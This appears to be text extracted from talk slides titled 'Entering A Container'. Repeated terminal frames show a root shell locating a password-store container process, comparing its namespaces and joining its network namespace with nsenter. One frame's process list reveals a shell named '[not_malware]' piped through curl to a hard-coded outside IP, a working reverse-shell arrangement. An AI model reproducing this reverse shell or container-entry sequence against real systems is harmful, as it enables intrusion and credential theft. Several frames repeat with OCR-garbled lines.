
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
```

Entering A Container - Scrolly Text...




```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
```

Entering A Container - Scrolly Text...




```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
```

Entering A Container - Scrolly Text...




```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144  5988 ?        Sl   20:22   0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter
```

Entering A Container - Scrolly Text...



```
ssh
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736
```


Entering A Container - Scrolly Text...



```
ssh
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
```

Entering A Container - Scrolly Text...



A terminal window titled 'ssh' with a window control bar (red, yellow, green buttons) and a tab indicator 'T#2'. The terminal displays the following commands and output:

```
> ps auxwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0 1008    4 ?        Ss   20:22   0:00 \ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6 12420 2044 ?        S    20:22   0:00 \ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2 1229    ?        :22   0:00 \ passwordstore

> ls -l /proc/24736/ns/net /proc/24736/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:22 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:22 /proc/24736/ns/net -> net:[4026531840]


> ls -l /proc/24736/ns/mnt /proc/24736/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:22 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:22 /proc/self/ns/mnt -> mnt:[4026531841]

> type tcpdump
tcpdump is /usr/bin/tcpdump

> nsenter --target 24736 --net
```

A callout bubble with the text "Or --all" points to the terminal output.

Entering A Container - Scrolly Text...



```
ssh
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
> ps awwfux | grep -C3 "$PPID"
```

Entering A Container - Scrolly Text...

```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2 1229144  5988 ?        Sl   20:22   0:00  \ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
> ps awwwfux | grep -C3 "$PPID"
root      24344  0.0  0.1  2576   880 ?        S    20:01   0:00  \ [not_malware]
root      24346  0.0  0.1  2576   904 ?        S    20:01   0:00  | \ sh
root      24347  0.0  2.2 19952 10440 ?        S    20:01   0:00  | \ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/2ma7vraaa6mo5
root      24348  0.0  0.3  2576   1584 ?        S    20:01   0:00  | \ /bin/sh
root      24834  0.0  0.3  2576   1612 ?        S    20:28   0:00  | | \ -sh
root      24839  0.0  0.8  8100   4024 ?        R    20:28   0:00  | | \ ps awwwfux
root      24840  0.0  0.3  3324   1432 ?        S    20:28   0:00  | | \ grep -C3 24348
root      24349  0.0  2.2 19956 10412 ?        S    20:01   0:00  | \ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/2ma7vraaa6mo5 -T-
root      24598  0.0  0.0    0    0 ?        I    20:22   0:00  \ [kworker/u2:2-events_unbound]
root      24631  0.0  0.0    0    0 ?        I    20:22   0:00  \ [kworker/0:0-events]
```

Entering A Container - Scrolly Text...


```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144  5988 ?       Sl   20:22   0:00  \ passwordstore

> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
